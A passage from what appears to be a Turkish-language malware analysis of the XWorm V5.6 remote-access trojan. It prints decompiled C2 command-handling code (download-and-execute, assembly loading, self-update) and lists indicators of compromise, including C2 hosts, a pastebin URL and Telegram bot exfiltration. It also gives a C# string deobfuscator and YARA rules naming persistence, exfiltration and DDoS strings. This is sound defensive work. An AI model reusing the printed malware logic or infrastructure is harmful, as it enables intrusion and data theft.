            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "uninstall", false) == 0)
        {
            erase_itself.KdPZEI0SKuWv5YH5HeoD4RYNCGbUrl44KxgjVhUA(false, null, null);
        }
        else if (Operators.CompareString(left, "update", false) == 0)
        {
            erase_itself.KdPZEI0SKuWv5YH5HeoD4RYNCGbUrl44KxgjVhUA(true, array[1], malicious_part.byte_compression(Convert.FromBase64String(array[2])));
        }
        else if (Operators.CompareString(left, "DW", false) == 0)
        {
            real_malicious.file_execution(array[1], malicious_part.byte_compression(Convert.FromBase64String(array[2])));
        }
        else if (Operators.CompareString(left, "FM", false) == 0)
        {
            real_malicious.assembly_loader(malicious_part.byte_compression(Convert.FromBase64String(array[1])));
        }
        else if (Operators.CompareString(left, "LN", false) == 0)
        {
            try
            {
                ServicePointManager.Expect100Continue = true;
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                ServicePointManager.DefaultConnectionLimit = 9999;
            }
            catch (Exception ex)
```

SONUÇ

XWorm'un ana saldırı vektörü, phishing e-postaları ile kullanıcılara gönderilen zararlı belgeler ve bu belgeler aracılığıyla yüklenen makrolardır. Bu makrolar, PowerShell komut dosyaları çalıştırarak zararlıyı sisteme yükler ve kullanıcının sisteminde kalıcı hale getirir.

XWorm V5.6, gelişmiş kalıcılık ve gizlenme yöntemleri kullanarak, enfekte ettiği sistemlerde zararlı faaliyetlerini sürdüren tehlikeli bir zararlı yazılım olarak dikkat çekmektedir. PowerShell komutları ile savunma mekanizmalarını atlatan, Windows Defender gibi güvenlik yazılımlarını devre dışı bırakan XWorm, elde ettiği sistem bilgilerini ve kullanıcı verilerini C2 sunucularına ileterek, enfekte sistemleri bot haline getirmekte ve DDoS saldırılarında kullanmaktadır. Bu tür zararlı yazılımların tespiti ve bertaraf edilmesi, güvenlik operasyon merkezleri için önemli bir öncelik haline gelmiştir.

MITRE ATT&CK Matrix

Execution	Persistence	Defense Evasion	Discovery	Command and Control
Windows Management Instrumentation - T1047	Boot or Logon Autostart Execution - T1547	Modify Registery - T1112	System Information Discovery - T1082	Ingress Tool Transfer - T1105
Scheduled Task/Job - T1053	Scheduled Task/Job - T1053	Obfuscated Files or Information - T1027	Query Registry - T1012	
	PowerShell - T1059			

IoC

SHA256:

XClient.exe : 8ca7c43f383d3214f469a18fcc30436f472f9bd3d9b6134aea5d61a523665659

Domain Bilgileri

- pastebin.com
- pastebin.com/raw/zs3YKzJ3
- qsjksd-22439.portmap.host
- api.telegram.org/bot
- MyApplication.org

IP Adresleri

- 192.161.193.99
- 149.154.167.220

Dropper Dosyaları

- C:\Users\admin\Downloads\buidl.exe

- C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Microsoft Edge.lnk

Deobfuscator

```
using System;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using dnlib.DotNet;
using dnlib.DotNet.Emit;

namespace ConsoleApp1
{
    internal class Deobfuscator
    {
        // Decrypts the given obfuscated string using a prede
fined key and Rijndael (AES) algorithm
        public static string DecryptString(string encryptedSt
ring, string key)
        {
            using (RijndaelManaged rijndaelManaged = new Rijn
daelManaged())
            using (MD5CryptoServiceProvider md5CryptoServiceP
rovider = new MD5CryptoServiceProvider())
            {
                // Hash the static key with MD5 to create the
decryption key
                byte[] keyArray = new byte[32];
                byte[] hashArray = md5CryptoServiceProvider.C
omputeHash(Encoding.UTF8.GetBytes(key));

                //Copy the first 16 bytes into the first half
of the key array
                Array.Copy(hashArray, 0, keyArray, 0, 16);
```

```
                // Copy the first 16 bytes again into the sec
ond half
                Array.Copy(hashArray, 0, keyArray, 15, 16);

                // Set the Rijndael key and mode to ECB
                rijndaelManaged.Key = keyArray;
                rijndaelManaged.Mode = CipherMode.ECB;

                // Create a decryptor with the given key
                ICryptoTransform decryptor = rijndaelManaged.
CreateDecryptor();

                // Convert the Base64 encrypted string into b
ytes and decrypt it
                byte[] encryptedBytes = Convert.FromBase64Str
ing(encryptedString);
                byte[] decryptedBytes = decryptor.TransformFi
nalBlock(encryptedBytes, 0, encryptedBytes.Length);

                return Encoding.UTF8.GetString(decryptedByte
s);
            }
        }

        // Extracts the value of a specific field from the gi
ven module
        static string GetFieldValue(ModuleDefMD module, strin
g fieldName)
        {
            foreach (TypeDef type in module.Types)
            {
                foreach (MethodDef method in type.Methods)
                {
                    if (!method.HasBody) continue; // Skip me
thods without body
                    for (int i = 0; i < method.Body.Instructi
```

```
ons.Count; i++)
                    {
                        // Find the Stsfld opcode (sets a sta
tic field) and check the field name
                        if (method.Body.Instructions[i].OpCod
e == OpCodes.Stsfld &&
                            method.Body.Instructions[i].Opera
nd.ToString() == fieldName)
                        {
                            // Return the previous operand wh
ich holds the value being assigned to the field
                            return method.Body.Instructions[i
- 1].Operand.ToString();
                        }
                    }
                }
            }
            return string.Empty;
        }

        // Decrypting and replacing obfuscated strings
        static void ReplaceEncryptedStrings(ModuleDefMD modul
e, string key)
        {
            // Loop through all types in the module
            foreach (TypeDef type in module.Types)
            {
                if (!type.HasMethods) continue; // Skip types
without methods

                // Loop through all methods of the type
                foreach (MethodDef method in type.Methods)
                {
                    if (!method.HasBody) continue;
                    for (int i = 0; i < method.Body.Instructi
ons.Count; i++)
```

```
                    {
                        if (method.Body.Instructions[i].OpCod
e == OpCodes.Call)
                        {
                            string functionName = method.Bod
y.Instructions[i].Operand.ToString();

                            // Look for the obfuscated decryp
tion function
                            if (functionName.Contains("Sf3ygL
wXizFpQcdEafah6RmRmvi94yTN3n3UpcJF") ||
                                functionName.Contains("rcGLP2
8muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki"))
                            {
                                // Get the encrypted string f
rom the previous instruction
                                string fieldValue = method.Bo
dy.Instructions[i - 1].Operand.ToString();
                                Console.WriteLine(fieldValu
e);

                                // Decrypt the value and repl
ace the instruction with the decrypted string
                                string decryptedString = Decr
yptString(GetFieldValue(module, fieldValue), key);

                                method.Body.Instructions[i -
1].OpCode = OpCodes.Nop; // Clear the original instruction
                                method.Body.Instructions[i].O
pCode = OpCodes.Ldstr; // Load the decrypted string instead
                                method.Body.Instructions[i].O
perand = decryptedString;
                            }
                        }
                    }
                }
```

```
            }
        }

        static void Main(string[] args)
        {
            string filePath = @"C:\Users\aycagl\Desktop\buid
l.exe";
            string key = "N0BNPIHTRtK9oiyP";

            ModuleDefMD module = ModuleDefMD.Load(filePath);

            ReplaceEncryptedStrings(module, key);

            // Write the deobfuscated code to a new file
            module.Write(@"C:\Users\aycagl\Desktop\clean.ex
e");

            Console.WriteLine("Deobfuscation completed.");
            Console.ReadKey();
        }
    }
}
```

Yara Kuralları

```
rule Suspicious_Persistence_Indicators
{
    meta:
        description = "Detects suspicious persistence mechani
sms via registry, shortcuts, and scripts"
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
```

```
    $scheduled = "schtasks.exe" fullword wide
        $task_highest = "/create /f /RL HIGHEST /sc minute /m
o 1 /tn \"" fullword wide
        $task_basic = "/create /f /sc minute /mo 1 /tn \"" fu
llword wide
        $registry_run = "SOFTWARE\\Microsoft\\Windows\\Curren
tVersion\\Run" fullword wide
        $wscript_shell = "WScript.Shell" fullword wide
        $create_shortcut = "CreateShortcut" fullword wide
        $target_path = "TargetPath" fullword wide
        $working_directory = "WorkingDirectory" fullword wide

    condition:
        6 of them
}

rule XWorm_Indicators
{
    meta:
        description = "Detects the XWorm malware's send_infos
method that sends system information via a Telegram bot"
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
        $xworm_version = "XWorm V" fullword wide
        $new_client = "New Clinet :" fullword wide
        $username = "UserName :" fullword wide
        $os_fullname = "OSFullName :" fullword wide
        $usb = "USB :" fullword wide
        $cpu = "CPU :" fullword wide
        $gpu = "GPU :" fullword wide
        $ram = "RAM :" fullword wide
        $group = "Groub :" fullword wide
        $telegram_api = "https://api.telegram.org/bot" fullwo
```

```
rd wide
        $send_message = "/sendMessage?chat_id=" fullword wide
        $webclient_function = {00735600000A0C08026F5700000A0A
DE2D}

    condition:
        6 of them
}

rule Malware_Information_Queries {
    meta:
        description = "Detects malware performing system info
rmation queries and persistence setup."
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
        $query_antivirus = "\\root\\SecurityCenter2" fullword
wide
        $query_antivirus_product = "Select * from AntivirusPr
oduct" fullword wide
        $query_display_name = "displayName" fullword wide
        $query_video_controller = "SELECT * FROM Win32_VideoC
ontroller" fullword wide
        $query_processor = "Win32_Processor.deviceid" fullwor
d wide

    condition:
        4 of them
}

rule Malware_Command_Detection {
    meta:
        description = "Detects specific malware command and f
unction strings"
```

```
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
        $s1 = "pong" fullword wide
        $s2 = "CLOSE" fullword wide
        $s3 = "uninstall" fullword wide
        $s4 = "update" fullword wide
        $s5 = "Urlopen" fullword wide
        $s6 = "Urlhide" fullword wide
        $s7 = "PCShutdown" fullword wide
        $s8 = "shutdown.exe /f /s /t 0" fullword wide
        $s9 = "PCRestart" fullword wide
        $s10 = "shutdown.exe /f /r /t 0" fullword wide
        $s11 = "PCLogoff" fullword wide
        $s12 = "shutdown.exe -L" fullword wide
        $s13 = "RunShell" fullword wide
        $s14 = "StartDDos" fullword wide
        $s15 = "StopDDos" fullword wide
        $s16 = "StartReport" fullword wide
        $s17 = "StopReport" fullword wide
        $s18 = "Xchat" fullword wide
        $s19 = "Hosts" fullword wide
        $s20 = "\\drivers\\etc\\hosts" fullword wide
        $s21 = "Shosts" fullword wide
        $s22 = "HostsMSG" fullword wide
        $s23 = "Modified successfully!" fullword wide
        $s24 = "HostsErr" fullword wide
        $s25 = "DDos" fullword wide
        $s26 = "plugin" fullword wide
        $s27 = "sendPlugin" fullword wide
        $s28 = "savePlugin" fullword wide
        $s29 = "RemovePlugins" fullword wide
        $s30 = "Plugins Removed!" fullword wide
        $s31 = "OfflineGet" fullword wide
```

```
        $s32 = "OfflineKeylogger Not Enabled" fullword wide
        $s33 = "Plugin" fullword wide
        $s34 = "Invoke" fullword wide
        $s35 = "RunRecovery" fullword wide
        $s36 = "Recovery" fullword wide


    condition:
        15 of ($s*)
}
```